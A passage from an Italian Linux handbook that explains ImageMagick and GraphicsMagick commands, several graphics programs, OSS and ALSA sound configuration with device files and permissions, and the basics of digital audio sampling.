753.2 ImageMagick

ImageMagick [2] è un pacchetto di programmi di servizio per la visualizzazione, la conversione e la manipolazione di immagini. La sua potenza sta proprio nella facilità con cui i programmi che lo compongono possono essere utilizzati in modo sistematico attraverso degli script.

I formati di immagine che possono gestire i programmi che compongono ImageMagick sono numerosi. Per conoscerne l'elenco completo basta leggere la pagina di manuale *convert(1)*.

Nell'uso dei programmi che compongono ImageMagick si incontrano situazioni comuni, regolate da opzioni che utilizzano la stessa sintassi. Anche se queste opzioni non sono necessariamente condivise da tutto l'insieme di questi programmi, vale la pena di descriverle a parte.

Tabella 753.5. Alcune opzioni tipiche.

Opzione	Descrizione
`-display` ***coordinate_del_display***	Si tratta di un'opzione convenzionale utilizzata da quasi tutti i programmi che funzionano con il sistema grafico X. Come al solito serve per specificare il servente grafico e lo schermo dove deve apparire la finestra dell'applicazione. Le coordinate hanno generalmente la sintassi '[***nodo***]:***servente***[.***schermo***]'.
`-geometry` [***larghezza***[`%`]`x`***altezza***[`%`]] ↩ ↪ [+|-***posizione_orizz***] [+|-***posizione_vert***] [`!`]	Questa opzione si rifà a quella omonima utilizzata dai programmi comuni per X. Tuttavia utilizza una sintassi più ricca, che permette di indicare anche il ridimensionamento relativo delle immagini. Questa opzione viene usata sia dai programmi che si occupano di visualizzare un'immagine, sia da quelli che si limitano a rielaborarla. Quando l'immagine non deve essere visualizzata non hanno senso le indicazioni che specificano la posizione della finestra sullo schermo.
`-geometry` ***larghezza***`x`***altezza***[`!`]	In questo caso si definisce la dimensione dell'immagine in punti. In condizioni normali le proporzioni vengono mantenute, riducendo automaticamente la larghezza o l'altezza, a meno che venga aggiunto un punto esclamativo finale con cui si impone la deformazione.
`-geometry` ***larghezza***`%x`***altezza***`%`	In questo caso si modificano le proporzioni dell'immagine indicando valori di larghezza e altezza percentuali: 100 indica la dimensione normale (100 %).
`-geometry` [***dimensioni***] [+|-***posizione_orizz***] ↩ ↪ [+|-***posizione_vert***]	Dopo le dimensioni (effettive o relative) si può indicare la posizione in cui deve apparire la finestra dell'immagine, secondo il modo normale utilizzato dalle applicazioni per X.
`-colors` ***n_colori***	In una trasformazione permette di indicare il numero massimo di colori contenuto nelle immagini.
`-monochrome`	Trasforma l'immagine in modo da utilizzare solo bianco e nero.

753.2.1 Utilizzo di «convert»

Il programma '**convert**' permette di convertire i file di immagini in formati differenti, applicando eventualmente anche altre trasformazioni. Dalla sintassi si intende che i file indicati nella riga di comando come quelli da convertire possono essere più di uno, mentre quello da ottenere come risultato della trasformazione può essere uno solo. In questo modo, si intende ottenere un file contenente un'animazione (ammesso che il formato grafico prescelto lo consenta).

```
convert [opzioni] file_da_convertire... file_risultante
```

La conversione da un formato all'altro avviene in modo intuitivo, attraverso l'uso del magic number per i file da trasformare e delle estensioni per i file da generare; per esempio, volendo trasformare il file '`prova.gif`' in '`prova.png`', si intende implicitamente che il primo file sia di tipo GIF e il secondo di tipo PNG. Tuttavia, si può indicare espressamente il tipo di file utilizzando il formato seguente:

```
tipo:nome
```

Se il file in ingresso viene indicato attraverso un trattino ('**-**'), si intende fare riferimento allo standard input, mentre se viene usato un trattino al posto del nome di un file in uscita, si intende emettere il risultato della conversione attraverso lo standard output.

Il programma '**convert**' permette di eseguire una grande quantità di trasformazioni sulle immagini. Qui vengono descritte solo delle funzionalità elementari; per approfondire le caratteristiche di questo programma si può consultare la pagina di manuale *convert(1)*.

Nella tabella successiva vengono descritte solo alcune opzioni che possono essere utilizzate con '**convert**'. In particolare, quanto è già stato descritto tra le opzioni standard di ImageMagick vale anche per questo programma.

Tabella 753.6. Alcune opzioni specifiche.

Opzione	Descrizione
`-delay` ***centesimi_di_secondo***	Questa opzione è utile solo nel caso si stia generando un'animazione GIF, per stabilire la durata di visualizzazione tra un'immagine e la successiva.
`-flip`	Ribalta specularmente l'immagine in modo verticale.
`-flop`	Ribalta specularmente l'immagine in modo orizzontale.
`-quality` ***n_livello***	Permette di stabilire il livello qualitativo di un'immagine che utilizza una compressione con perdita: JPEG, MIFF e PNG. Il valore zero rappresenta la qualità peggiore, mentre 100 rappresenta la qualità migliore. Il valore predefinito è 75.
`-rotate` ***n_gradi***	Ruota l'immagine del numero di gradi indicato.
`-sharpen` ***n_fattore***	Mette a fuoco l'immagine specificando il fattore che è un numero tra 0,0 e 99,9. Il valore più alto porta al massimo l'effetto di messa a fuoco.

Segue la descrizione di alcuni esempi.

- `$ convert prova.gif prova.png` [*Invio*]

  Converte il file '`prova.gif`' (presumibilmente di tipo GIF) nel file '`prova.png`' che si intende debba essere di tipo PNG a causa dell'estensione utilizzata nel nome.

- `$ convert prova.gif PNG:prova` [*Invio*]

  Come nell'esempio precedente, si converte il file '`prova.gif`' nel file '`prova`', specificando esplicitamente che si deve trattare di un formato PNG.

- `$ convert prova.gif png:prova` [*Invio*]

  Esattamente come nell'esempio precedente (il nome che identifica il tipo di file può essere indicato indifferentemente con le lettere maiuscole o minuscole).

- `$ convert -geometry 150%x150% prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' ingrandendo l'immagine del 150 %, in modo proporzionale.

- `$ convert -sharpen 50 prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' rielaborandola in modo da ottenere un effetto simile alla messa a fuoco (viene utilizzato un fattore di 50).

- `$ convert -quality 100 prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' cercando di perdere il minor numero possibile di dettagli.

- `$ convert -flip prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ribaltando specularmente l'immagine in modo verticale (dall'alto in basso).

- `$ convert -flop prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ribaltando specularmente l'immagine in modo orizzontale (da sinistra a destra).

- `$ convert -rotate 90 prova.gif prova.png` [*Invio*]

  Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ruotando l'immagine di 90 gradi in senso orario.

- `$ convert *.jpg prova.gif` [*Invio*]

  Legge tutti i file che terminano con l'estensione '`.jpg`' e li utilizza per generare un'animazione GIF nel file '`prova.gif`'.

- `$ convert *.jpg prova.png` [*Invio*]

  Tenta di fare la stessa cosa dell'esempio precedente, generando un file di tipo PNG. In pratica, dal momento che il formato PNG può contenere solo un'immagine, viene creata una sequenza di file PNG, uno per ogni «scena», secondo il formato '`prova.png.`***n***'.

753.2.2 Utilizzo di «mogrify»

Il programma '**mogrify**' è simile a '**convert**', in quanto serve a convertire delle immagini, ma a differenza di questo tende a intervenire direttamente sui file di origine, senza riflettersi in un file di destinazione. Molte delle opzioni di '**convert**' sono disponibili anche con '**mogrify**'.

```
mogrify [opzioni] file...
```

Opzione	Descrizione
-format *nome_formato*	Permette di definire la trasformazione in un formato differente da quello originale. Utilizzando questa opzione, le modifiche non si riflettono nel file di origine, ma in una copia che prende l'estensione del nome utilizzato per definire il formato.

Segue la descrizione di alcuni esempi.

- $ **mogrify -format png *.gif** [*Invio*]

  Converte i file che si trovano nella directory corrente e terminano con l'estensione '.gif' in file di tipo PNG, creando una copia degli stessi file con estensione '.png'.

- $ **mogrify -format PNG *.gif** [*Invio*]

  Converte come nell'esempio precedente, con la differenza che l'estensione diventa '.PNG'.

- $ **mogrify -geometry 150%x150% *.gif** [*Invio*]

  Trasforma i file il cui nome termina per '.gif', ingrandendoli proporzionalmente del 150 %. I file originali vengono sovrascritti.

- $ **mogrify -colors 16 *.gif** [*Invio*]

  Trasforma i file il cui nome termina per '.gif', rielaborando le immagini in modo da ridurre i colori a un massimo di 16.

- $ **mogrify -flip *.gif** [*Invio*]

  Trasforma i file il cui nome termina per '.gif', ribaltando le immagini verticalmente (dall'alto in basso).

- $ **mogrify -flop *.gif** [*Invio*]

  Trasforma i file il cui nome termina per '.gif', ribaltando le immagini orizzontalmente (da sinistra a destra).

753.2.3 Utilizzo di «animate»

Il programma '**animate**' visualizza un'animazione composta dai file forniti come argomento. Per ottenere questo risultato, '**animate**' costruisce una copia dell'insieme delle immagini nella memoria centrale; questo particolare è molto importante perché se si eccede **si rischia di bloccare il sistema operativo**.

```
animate [opzioni] file...
```

Molte delle opzioni di '**convert**' sono disponibili anche con '**animate**'.

Opzione	Descrizione
`-delay` ***centesimi_di_secondo***	Questa opzione permette di definire la durata di visualizzazione tra un'immagine e la successiva.

L'esempio seguente crea un'animazione con le immagini contenute nei file che terminano per '`.gif`'. La sequenza è fatta a intervalli di mezzo secondo:

`$` **`animate -delay 50 *.gif`** [*Invio*]

753.2.4 Utilizzo di «montage»

Il programma '**montage**' permette di assemblare una serie di immagini in modo da ottenere una sorta di raccolta di diapositive. In pratica si ottiene un'immagine contenente una serie di icone che riproducono in piccolo i file indicati in ingresso.

```
montage [opzioni] file... file_risultante
```

L'esempio seguente genera il file '`raccolta.png`' (in formato PNG) composto da tutte le immagini ridotte dei file che terminano per '`.gif`':

`$` **`montage *.gif raccolta.png`** [*Invio*]

753.2.5 Utilizzo di «import»

Il programma '**import**' permette di generare un file catturando un'immagine dallo schermo. Se non si specificano opzioni particolari, si intende utilizzare lo schermo attuale; inoltre, il puntatore del mouse viene modificato in un mirino a forma di croce. Se si fa un clic con il primo tasto sull'area di una finestra, si ottiene la copia del contenuto di questa, se invece si preme il primo tasto e si trascina, si ottiene la copia dell'area evidenziata.

```
import [opzioni] file_risultante
```

Opzione	Descrizione
`-window` ***n_finestra*** | ***nome_finestra***	Permette di specificare esplicitamente la finestra dalla quale prelevare l'immagine. In generale è poco probabile che venga inserito il numero di identificazione di una finestra, dal momento che si tratta di un numero esadecimale un po' lungo; per quanto riguarda la possibilità di indicare il nome, ci si limita normalmente a fare riferimento della finestra principale attraverso la denominazione '**`root`**'.

Segue la descrizione di alcuni esempi.

- `$` **`import estratto.png`** [*Invio*]

  Avvia '**`import`**' in modo da permettere la selezione interattiva della finestra o dell'area desiderata. Il risultato viene salvato nel file '`estratto.png`'.

- `$` **`import -window 0x1400002 finestra.png`** [*Invio*]

  Fa una copia del contenuto della finestra identificata dal numero esadecimale 1400002_{16}.

- `$` **`import -window root finestra.png`** [*Invio*]

  Fa una copia del contenuto della finestra principale.

753.2.6 Utilizzo di «display»

Il programma '**`display`**' permette la visualizzazione di una sequenza di immagini, eventualmente stabilendo anche un intervallo nella sequenza stessa. Tuttavia, '**`display`**' non si limita a questo, permettendo di intervenire anche in modo interattivo: basta fare un clic sull'area della finestra di visualizzazione dell'immagine per ottenere un menù. Per la precisione, con il tasto sinistro si ottiene una finestra di pulsanti che fanno riferimento ad altrettanti sottomenù, mentre con il tasto destro si ottiene un menù a scomparsa delle funzionalità di uso più frequente.

```
display [opzioni] [file]...
```

Questo programma può essere avviato anche senza argomenti, richiedendo implicitamente un funzionamento interattivo. In questo caso si ottiene subito la maschera che si vede nella figura 753.10.

Figura 753.10. Quando si avvia '**`display`**' senza l'indicazione di file da visualizzare, si viene invitati a indicarne almeno uno.

Una volta che '**`display`**' ha visualizzato un'immagine in una finestra, si può ottenere il menù rapido attraverso un clic con il terzo tasto del mouse. Ciò che si ottiene si vede nella figura 753.11.

Figura 753.11. Il menù rapido che si ottiene con il tasto destro del mouse.

Con il secondo tasto (quello centrale) si ottiene una finestra con un ingrandimento del punto selezionato, mentre con il primo tasto del mouse si ottiene una finestra contenente tutto il menù delle funzioni disponibili con questo programma (se viene ripremuto lo stesso tasto, il menù scompare).

Figura 753.12. Il menù normale.

Come nel caso degli altri programmi di ImageMagick, anche '**`display`**' permette di intervenire con una grande quantità di opzioni della riga di comando, anche se si può fare quasi tutto in modo interattivo.

Segue la descrizione di alcuni esempi.

- `$` **`display`** [*Invio*]

  Avvia il programma '**`display`**' per essere usato esclusivamente in modo interattivo.

- `$` **`display prova.png`** [*Invio*]

  Visualizza l'immagine contenuta nel file '`prova.png`'.

- `$` **`display -delay 200 *.png`** [*Invio*]

  Inizia la visualizzazione delle immagini contenute in tutti i file il cui nome termina per '`.png`'. I file vengono caricati di volta in volta, senza impegnare la memoria centrale come farebbe invece il programma '**`animate`**'. Il caricamento delle immagini avviene a intervalli di due secondi.

- `$` **`display 'vid:*.png'`** [*Invio*]

  Avvia '**`display`**' in modo da visualizzare un elenco di «diapositive» generate utilizzando le immagini contenute nei file che finiscono per '`.png`'. Questo elenco di diapositive funge da menù per richiamare le immagini relative.

753.3 GraphicsMagick

GraphicsMagick [3] è un lavoro derivato da ImageMagick, che mantiene una discreta compatibilità con questo. A differenza di ImageMagick, GraphicsMagick utilizza convenientemente un solo programma eseguibile: '**gm**'.

```
gm convert [opzioni] file_da_convertire... file_risultante
```

```
gm mogrify [opzioni] file...
```

```
gm animate [opzioni] file...
```

```
gm montage [opzioni] file... file_risultante
```

```
gm import [opzioni] file_risultante
```

```
gm display [opzioni] [file]...
```

Si intuisce dai modelli sintattici che le opzioni e l'uso generale siano sostanzialmente uguali a quelli di ImageMagick, dove in pratica, ai comandi originali si aggiunge davanti il nome '**gm**'.

753.4 Kolourpaint

Kolourpaint[4] è un programma per il disegno e il fotoritocco, che può essere usato con la semplicità di Xpaint, offrendo però anche funzionalità abbastanza evolute, senza entrare nella complicazione di utilizzo di programmi come Gimp.

```
kolourpaint [opzioni] [file]
```

Figura 753.13. Aspetto di Kolourpaint durante il funzionamento.

753.5 Gpaint

Gpaint[5] è un programma funzionalmente ed esteticamente molto simile a XPaint, che però risulta essere coordinato con le altre applicazioni Gnome.

```
gpaint [file] ...
```

La figura 753.14 mostra Gpaint mentre si interviene su un file già esistente.

Figura 753.14. Aspetto di Gpaint durante il funzionamento.

753.6 Tuxpaint

Tuxpaint [6] è un programma di disegno rivolto ai bambini, che ha la caratteristica di essere estremamente semplice e intuitivo nel suo utilizzo:

```
gpaint [opzioni]
```

Il programma può essere avviato indicando delle opzioni, che possono servire probabilmente per l'utilizzo nell'ambito di un menù di avvio, ma non si può indicare il nome di un file, perché la gestione dei nomi è automatica. In pratica, Tuxpaint gestisce la directory '`~/.tuxpaint/`', all'interno della quale inserisce informazioni di funzionamento e i file che vengono creati; in tal modo, quando si apre un file, invece di scegliere il nome, si sceglie la miniatura del suo contenuto.

Figura 753.15. Aspetto di Tuxpaint durante il funzionamento.

Come ultima considerazione, si può osservare che Tuxpaint funziona in una finestra di dimensione fissa, tale da poter lavorare anche con una risoluzione dello schermo di soli 640×480 punti.

753.7 Electric Eyes

Electric Eyes [7] è un altro degli applicativi grafici nati attorno a Gnome. Si tratta di un programma di visualizzazione delle immagini da usare al posto di Gimp quando si vuole qualcosa di più semplice e leggero. Eventualmente, Electric Eyes è in grado di apportare delle piccole modifiche alle immagini, che poi possono essere salvate anche in altri formati; si tratta di ingrandimenti e riduzioni, rotazioni, ribaltamenti speculari e correzioni del colore. È interessante la possibilità di catturare le immagini sullo schermo e anche quella di ritagliare facilmente delle porzioni da salvare a parte. Electric Eyes si compone di un solo eseguibile: '`ee`', o '`eeyes`', a seconda di come è stato predisposto da chi ha realizzato il pacchetto per la propria distribuzione GNU/Linux.

`ee` [*opzioni*] [*file_da_visualizzare*...]

`eeyes` [*opzioni*] [*file_da_visualizzare*...]

Electric Eyes si compone di un file eseguibile che potrebbe avere il nome '`ee`', oppure '`eeyes`'. Se all'avvio non viene indicato alcun file, si ottiene l'apertura della finestra di visualizzazione del programma con un'immagine di presentazione; se si indica un solo file, si ottiene la stessa finestra contenente l'immagine corrispondente a quel file; se si indicano più file, si ottiene la

visualizzazione della prima immagine e una finestra aggiuntiva con l'elenco dei file selezionati, con un'anteprima eventuale per ognuno (si vede nella figura 753.16).

Figura 753.16. Quando si avvia Electric Eyes con l'indicazione di più file, si ottiene anche una finestra con l'elenco di questi per facilitarne lo scorrimento e la visualizzazione.

Attraverso il mouse, quando il puntatore si trova sopra la superficie dell'immagine visualizzata, se si preme il tasto destro si ottiene un menù a scomparsa, se si preme il tasto centrale si può delimitare un'area rettangolare che può servire per ridurre l'immagine alla sola selezione (*crop*).

Per il resto, il funzionamento di questo programma dovrebbe essere abbastanza intuitivo.

753.8 GQview

GQview [8] è un gestore di file contenenti immagini. Il programma eseguibile corrispondente è '**gqview**' che, come si vede dal modello sintattico, può ricevere l'indicazione di una directory, all'interno della quale si dovrebbero trovare dei file di immagini:

```
gqview [opzioni] [directory]
```

La figura 753.17 mostra come potrebbe presentarsi GQview in pratica. Si può osservare sul lato sinistro un nome evidenziato, corrispondente all'immagine che si sta visualizzando sul lato destro.

Figura 753.17. GQview mentre scorre un elenco di immagini.

[1] **Gimp** GNU GPL

[2] **ImageMagick** software libero con licenza speciale

[3] **GraphicsMagick** software libero con licenza speciale

[4] **Kolourpaint** GNU GPL

[5] **Gpaint** GNU GPL

[6] **Tuxpaint** GNU GPL

[7] **Electric Eyes** GNU GPL, usando librerie GNU LGPL

[8] **GQview** GNU GPL

Parte cxviii

Audio

Introduzione alla gestione dell'audio

In generale, per gestire l'«audio» in qualche modo non è strettamente necessario disporre di componenti speciali. Per esempio, il lettore CD-ROM può essere gestito in modo indipendente per ascoltare i CD musicali, eventualmente anche per estrarre le tracce audio (anche se poi mancherebbe la possibilità di ascoltare quanto estratto senza una scheda audio).

754.1 Numero ISRC

Prima ancora di affrontare gli aspetti tecnici legati alla gestione dell'audio in forma digitale, vale la pena di annotare il significato e lo scopo del numero ISRC (*International standard recording code*), che rappresenta un sistema di identificazione per tutte le registrazioni sonore, comprese quelle che si compongono anche di una parte video.

In pratica, questo numero viene richiesto da chi desidera controllare la diffusione e l'utilizzo di un opera sonora, ottenendo un'attribuzione univoca a una registrazione singola.

Volendo fare un'associazione con le pubblicazioni dei libri, questo numero è l'equivalente del numero ISBN (capitolo 800).

Per maggiori informazioni si può consultare l'indirizzo: ⟨*http://www.ifpi.org/content/section_resources/isrc.html*⟩.

754.2 Audio con i sistemi GNU/Linux

Esistono diversi modi per arrivare a ottenere la gestione dell'audio con i sistemi GNU/Linux. Con kernel 2.6.* si considera attuale il modello denominato ALSA (*Advanced Linux sound architecture*, mentre il modello precedente, noto con la sigla OSS (*Open sound system*), è obsoleto.

Qualunque sia il tipo di gestione dell'audio che si vuole utilizzare, nel caso del sistema GNU/Linux occorre predisporre un kernel con le funzionalità necessarie all'adattatore audio di cui si dispone, possibilmente utilizzando dei moduli. C'è però il problema di scegliere attentamente l'hardware e per ogni situazione si possono presentare degli imprevisti.

Se si intende realizzare un kernel modulare, come viene suggerito qui, occorre poi fare in modo che i moduli relativi vengano caricati opportunamente, soprattutto specificando i parametri necessari a raggiungere correttamente la scheda. A titolo di esempio, nel caso di moduli per OSS, supponendo di disporre di una vecchia scheda SoundBlaster a 8 bit, predisposta per utilizzare l'indirizzo di I/O 220_{16}, il livello di IRQ 5 e il canale DMA 1, si può caricare il modulo relativo con il comando seguente:

modprobe sb irq=5 io=0x220 dma=1 [*Invio*]

In questo modo vengono caricati automaticamente anche i moduli da cui dipende '**sb.o**'. Lo si può verificare con '**lsmod**':

lsmod [*Invio*]

Per verificare che la scheda sia stata riconosciuta correttamente, si può «interpellare» il file di dispositivo '`/dev/sndstat`', ovvero il file virtuale '`/proc/sound`':

cat /dev/sndstat [*Invio*]

cat /proc/sound [*Invio*]

```
OSS/Free:3.8s2++-971130
Load type: Driver loaded as a module
Kernel: Linux dinkel.brot.dg 2.2.5 #4 SMP lun mag 10 15:02:40 CEST 1999 i586
    …
```

In seguito, è possibile sistemare meglio la cosa inserendo nel file '`/etc/modules.conf`' le righe seguenti:

```
alias sound sb
options sb irq=5 io=0x220 dma=1
```

Per quanto riguarda il caricamento dei moduli ALSA, il procedimento è analogo. In questo esempio viene caricato il modulo per una scheda PCI EMU10K1:

modprobe snd-emu10k1 [*Invio*]

Per verificare che la scheda sia stata riconosciuta correttamente, si può «interpellare» il file di dispositivo '`/dev/sndstat`', che però in questo caso corrisponde a '`/proc/asound/oss/sndstat`':

cat /dev/sndstat [*Invio*]

cat /proc/asound/oss/sndstat [*Invio*]

```
Sound Driver:3.8.1a-980706 (ALSA v1.0.2c emulation code)
Kernel: Linux nanohost 2.6.3 #1 Sun Mar 7 13:36:24 CET 2004 i686
Config options: 0

Installed drivers:
Type 10: ALSA emulation

Card config:
Sound Blaster Live! (rev.8) at 0xdc00, irq 5

Audio devices:
0: EMU10K1 (DUPLEX)

Synth devices: NOT ENABLED IN CONFIG

Midi devices:
0: EMU10K1 MPU-401 (UART)

Timers:
7: system timer

Mixers:
0: TriTech TR28602
```

Anche per ALSA è bene intervenire nel file '`/etc/modules.conf`' o in altri file da cui il sistema operativo attinge per costruire il primo; tuttavia, per questo occorre verificare prima come è organizzata la propria distribuzione GNU/Linux, per sapere se e dove può essere conveniente mettere le mani.

ALSA è un'infrastruttura complessa; in generale conviene affidarsi all'organizzazione prestabilita dalla propria distribuzione GNU/Linux, anche per quanto riguarda la configurazione del tipo di adattatore audio disponibile. Per esempio, la distribuzione GNU/Linux Debian, consente di riconfigurare ALSA con il comando '**`dpkg-reconfigure alsa-base`**'.

La complessità di ALSA richiede normalmente la presenza di uno script nella procedura di inizializzazione del sistema, per l'avvio e l'arresto della gestione dell'audio (per esempio '`/etc/init.d/alsa`'). In questo modo, vengono caricati automaticamente i moduli necessari, in base alla configurazione, e così vengono anche creati al volo i file di dispositivo adatti.

La documentazione più aggiornata riferita alle schede audio è contenuta nel pacchetto dei sorgenti del kernel. Precisamente si tratta dei file contenuti a partire dalla directory '***sorgenti_linux***`/Documentation/sound/`'.

754.2.1 File di dispositivo

I file di dispositivo relativi alle funzionalità audio sono descritti nel file '***sorgenti_linux***`/Documentation/devices.txt`', assieme a tutti gli altri. Il documento in questione è precisamente *Linux allocated devices*, curato da Peter H. Anvin. Quello che segue è l'estratto significativo di questo file, riferito alla gestione di OSS:

```
 14 char        Open Sound System (OSS)
                  0 = /dev/mixer        Mixer control
                  1 = /dev/sequencer    Audio sequencer
                  2 = /dev/midi00       First MIDI port
                  3 = /dev/dsp          Digital audio
                  4 = /dev/audio        Sun-compatible digital audio
                  6 = /dev/sndstat      Sound card status information {2.6}
                  7 = /dev/audioctl     SPARC audio control device
                  8 = /dev/sequencer2   Sequencer -- alternate device
                 16 = /dev/mixer1       Second soundcard mixer control
                 17 = /dev/patmgr0      Sequencer patch manager
                 18 = /dev/midi01       Second MIDI port
                 19 = /dev/dsp1         Second soundcard digital audio
                 20 = /dev/audio1       Second soundcard Sun digital audio
                 33 = /dev/patmgr1      Sequencer patch manager
                 34 = /dev/midi02       Third MIDI port
                 50 = /dev/midi03       Fourth MIDI port
```

A titolo di esempio, dovendo creare il dispositivo '`/dev/audio`', si potrebbe usare il comando seguente:

`#` **`mknod /dev/audio c 14 4`** [*Invio*]

Sono importanti anche i permessi di questi file. In generale dovrebbero appartenere all'utente '**`root`**' e al gruppo '**`audio`**', oppure '**`sys`**' in sua mancanza. Inoltre, per cominciare potrebbero avere i permessi di lettura e scrittura per tutti gli utenti: 0666_8.

In seguito è il caso di ridurre i permessi, in modo di abilitare l'accesso alle funzionalità audio solo ad alcuni utenti.

I file di dispositivo usati da ALSA sono collocati nella directory '/dev/snd/' e valgono le stesse considerazioni fatte a proposito dei permessi. La cosa importante da considerare a proposito dei file di dispositivo usati da ALSA è che questi vengono generati automaticamente, attraverso lo script '**snddevices**' (potrebbe trattarsi del file '/usr/share/alsa-base/snddevices', o qualcosa di simile). In generale, non è necessario preoccuparsi dell'esistenza di questo '**snddevices**', perché l'infrastruttura ALSA dovrebbe essere organizzata in modo tale da funzionare senza interventi particolari da parte dell'utente; tuttavia, quando si tenta di gestire ALSA al di fuori dei canoni prestabiliti, se mancano questi file di dispositivo, non si può ottenere alcun risultato.

Volendo utilizzare il lettore CD-ROM per ascoltare dei CD audio normali, occorre regolare anche i permessi del dispositivo corrispondente al lettore stesso. In pratica, occorre prendersi cura del dispositivo a cui punta il collegamento simbolico '/dev/cdrom'. Questo dispositivo, dal momento che è riferito a un'unità in sola lettura, potrebbe essere accessibile in lettura e scrittura a qualunque utente (a meno che si voglia controllare per qualche motivo). Per questo, di solito si attribuiscono i permessi 0666_8.

chmod 0666 /dev/cdrom [*Invio*]

Quando l'elaboratore che dispone di scheda audio è collegato a una rete, potrebbero porsi dei problemi di sicurezza riguardo ai permessi per gli utenti comuni sui file di dispositivo di questa. Infatti, un utente che può accedere all'elaboratore, avrebbe la possibilità di attivare la scheda audio e ascoltare attraverso il microfono, ammesso che questo sia collegato. Nello stesso modo potrebbe attivare il canale della linea in ingresso e così anche tutte le altre fonti disponibili. Pertanto, generalmente, questi file di dispositivo sono sprovvisti del permesso di lettura per gli utenti diversi dal proprietario e dal gruppo di questi file.

754.2.2 Configurazione hardware con Sndconfig

La distribuzione GNU/Linux Red Hat disponeva di un programma che facilitava la configurazione dei moduli per la gestione delle funzionalità audio OSS, provvedendo eventualmente anche a sistemare la configurazione Plug & Play delle schede ISA. Il programma era molto utile, soprattutto perché era in grado di predisporre il file '/etc/modules.conf' correttamente, inoltre, ammesso che la scansione Plug & Play si fosse conclusa senza incidenti, si otteneva il file di configurazione '/etc/isapnp.conf' corretto (e completo) per la propria scheda audio ISA Plug & Play.

Il programma in questione era Sndconfig e poteva essere disponibile anche in altre distribuzioni GNU/Linux:

```
sndconfig [--noprobe] [--noautoconfig]
```

Se l'eseguibile '**sndconfig**' veniva utilizzato senza opzioni, si preparava immediatamente a eseguire una scansione dell'hardware Plug & Play. Eventualmente, questo poteva portare anche al blocco del sistema operativo; pertanto conveniva utilizzare questa verifica solo quando

l'elaboratore non stava svolgendo alcuna attività importante (meglio ancora se il livello di esecuzione era quello singolo). Era molto importante che **non** venisse avviata questa scansione se non c'era alcuna scheda ISA di tipo Plug & Play.

L'opzione '**--noprobe**' serviva per evitare che venisse eseguita una scansione Plug & Play. Così era possibile selezionare in modo guidato il tipo di scheda audio e gli indirizzi necessari a gestirla.

L'opzione '**--noautoconfig**' serviva per evitare che venisse configurata automaticamente una scheda audio Plug & Play. In questo modo si lasciava all'utilizzatore la scelta dei parametri di configurazione relativi.

La figura 754.5 mostra la maschera di '**sndconfig**' con la quale si indicavano le caratteristiche di una vecchia scheda audio SoundBlaster (configurata attraverso ponticelli), in modo che venisse generato il file '/etc/modules.conf' più adatto (in questo caso, il file '/etc/isapnp.conf' non serviva perché non si trattava di una scheda Plug & Play).

Figura 754.5. Configurazione manuale di una vecchia scheda di cui si conosce la configurazione hardware.

```
.---------------| Card Settings |----------------.
|                                                |
| Please adjust the settings below to match the  |
| dip switch settings on your sound card.        |
|                                                |
|  I/O PORT     IRQ     DMA                      |
|                                                |
|   >0x220<      3      >1<                      |
|    0x240      >5<                              |
|                7                               |
|                9                               |
|                                                |
|        .----.              .--------.          |
|        | Ok |              | Cancel |          |
|        `----'              `--------'          |
|                                                |
|                                                |
`------------------------------------------------'
```

Per comprendere meglio il funzionamento di questo programma, ma soprattutto per capire come ci si deve comportare con la configurazione del file '/etc/isapnp.conf', è opportuno dare un'occhiata al capitolo 82, in particolare per quello che riguarda il pacchetto Isapnptools.

754.3 Riferimenti

- Jeff Tranter, *The Linux Sound HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Madhu Maddy, *Alsa-HOWTO*

  ⟨*http://www.alsa-project.org/alsa-doc/alsa-howto/alsa-howto.html* ⟩

- Documentazione del kernel

  '***sorgenti_linux***/Documentation/sound/'

Capitolo 755

Concetti generali sui formati audio digitali

Esistono alcuni concetti generali che riguardano i vari formati audio digitali, da conoscere, almeno superficialmente, per poter comprendere il significato delle funzioni dei programmi che generano o elaborano tali formati.

755.1 Composizione del suono

Si può considerare ogni tipo di suono come la somma di vibrazioni, ognuna con una propria frequenza di oscillazione e ampiezza. Per gestire il suono in modo elettrico, questo viene trasformato (analogicamente) in un segnale elettrico che oscilla riproducendo le stesse frequenze e un'ampiezza proporzionale tra le varie vibrazioni. Un suono si può rappresentare in un piano cartesiano, mettendo normalmente nell'asse orizzontale il tempo e in quello verticale la variazione di ciò che ne rappresenta il mezzo trasmissivo: la pressione dell'aria o il livello del segnale elettrico.

Figura 755.1. Se l'asse orizzontale rappresenta il tempo in millesimi di secondo (simbolo: «ms»), il disegno rappresenta un'oscillazione alla frequenza di 2000 cicli al secondo, ovvero 2000 Hz.

Figura 755.2. Comparazione tra due vibrazioni: la prima alla frequenza di 2000 Hz, la seconda alla frequenza di 7000 Hz, con un'ampiezza pari alla metà del prima.

Figura 755.3. Suono composto da due vibrazioni: la prima alla frequenza di 2000 Hz, la seconda alla frequenza di 7000 Hz, con un'ampiezza pari alla metà del prima.

755.2 Rappresentazione digitale del suono

Per poter rappresentare il suono in forma digitale (ovvero in forma numerica), occorre fare una semplificazione, che comporta la suddivisione del tempo in segmenti abbastanza piccoli, all'interno dei quali si va a misurare il livello dell'intensità di ciò che trasmette il suono (di solito si tratta del livello del segnale elettrico). In pratica, è come ridurre un diagramma continuo, in un istogramma che ne approssima la forma. Questo procedimento è la campionatura (*sampling*).

La campionatura digitale si misura in quantità di campioni prelevati al secondo, pertanto si misura in hertz (simbolo: «Hz»).

Si comprende intuitivamente che la riproduzione di un suono digitalizzato comporta la ricostruzione di una vibrazione ottenuta per interpolazione dei valori dei vari campioni; di conseguenza: maggiore è la frequenza di campionamento (*sampling rate*), migliore è la qualità della riproduzione che si può ottenere; inoltre, maggiore è la precisione del campione, migliore è la qualità del suono.

Sul piano teorico, si afferma che la frequenza massima che si vuole poter riprodurre richiede una frequenza di campionamento maggiore del doppio di questa. Per esempio, per riprodurre vibrazioni fino a 20000 Hz occorre una frequenza di campionamento superiore a 40000 Hz.

Figura 755.4. A sinistra: campionatura con valori numerici che possono essere sia positivi, sia negativi. A destra: campionatura con valori numerici che possono essere solo positivi.

755.3 Formati audio non compressi

